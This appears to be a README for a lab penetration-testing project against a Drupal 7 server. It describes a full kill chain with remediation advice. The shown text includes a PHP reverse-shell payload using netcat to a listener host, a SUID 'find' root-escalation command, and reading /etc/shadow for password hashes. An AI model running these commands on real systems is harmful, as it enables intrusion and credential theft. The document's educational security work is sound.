Audit de sécurité Black Box d'un serveur Drupal 7. Démonstration d'une Kill Chain complète : Injection SQL (CVE-2014-3704) ➔ RCE ➔ Reverse Shell ➔ Escalade vers Root (SUID). Ce dépôt contient le rapport technique détaillé, les preuves d'exploitation (PoC) et les mesures de remédiation pour sécuriser l'infrastructure.
 fbm31/audit-blackbox-web-to-root
This project was carried out in a controlled and isolated laboratory environment for educational and academic purposes. No real infrastructure was targeted. The goal is to learn how to secure systems by understanding attack mechanisms.
The objective of this project is to perform a black box audit. This means the analysis starts with no prior knowledge of the target: no credentials, no technical documentation, and no source code were provided.
The infrastructure was deployed virtually under VMware in an isolated private network (Host-Only) to prevent any interaction with the outside.
192.168.78.131
192.168.78.132
The first step was to map the attack surface of the target machine using a port scan.
Command executed: nmap -sV 192.168.78.132

Identified services:
Analysis of the web service (Port 80) and the robots.txt file revealed the presence of a Drupal CMS. Inspection of the source code identified an outdated version: Drupal 7.x.
The results of the reconnaissance phase highlighted a critical attack surface: an unmaintained Drupal 7 CMS. This version is historically known to be vulnerable to major security flaws (notably "Drupalgeddon").
Given this, the audit focused on a targeted search for public vulnerabilities (CVE). This enumeration confirmed the existence of a complete exploitation chain, allowing a transition from a simple web visitor to a "Root" system administrator.
Identified attack vectors:
Exploitation of the CVE-2014-3704 (Drupalgeddon) vulnerability. This vulnerability in Drupal's database API allows SQL command injection without authentication.
users table with Administrator privileges.
Once logged in as an administrator, use of the native PHP Filter module. This misconfigured module allows execution of arbitrary PHP code in the site's pages.
<?php system('nc -e /bin/bash 192.168.78.131 4444'); ?>www-data).
Analysis of files with SUID (Set User ID) permission. Discovery of a critical configuration on the find command.

find . -exec '/bin/sh' \;find binary runs as root, launching a shell with Root (uid=0) privileges.Once root access was obtained, reading the sensitive file /etc/shadow to exfiltrate the hashes of user passwords.
The audit revealed a CRITICAL risk level. The combination of an outdated CMS and negligence in system configuration (SUID) allows complete compromise of the server.
Impacts for the organization:
/etc/shadow).Priority action plan:
chmod u-s /usr/bin/find).For the complete technical details, scripts used, and in-depth analysis, see the full report: Read the Audit Report (PDF)
Fabien MOINE
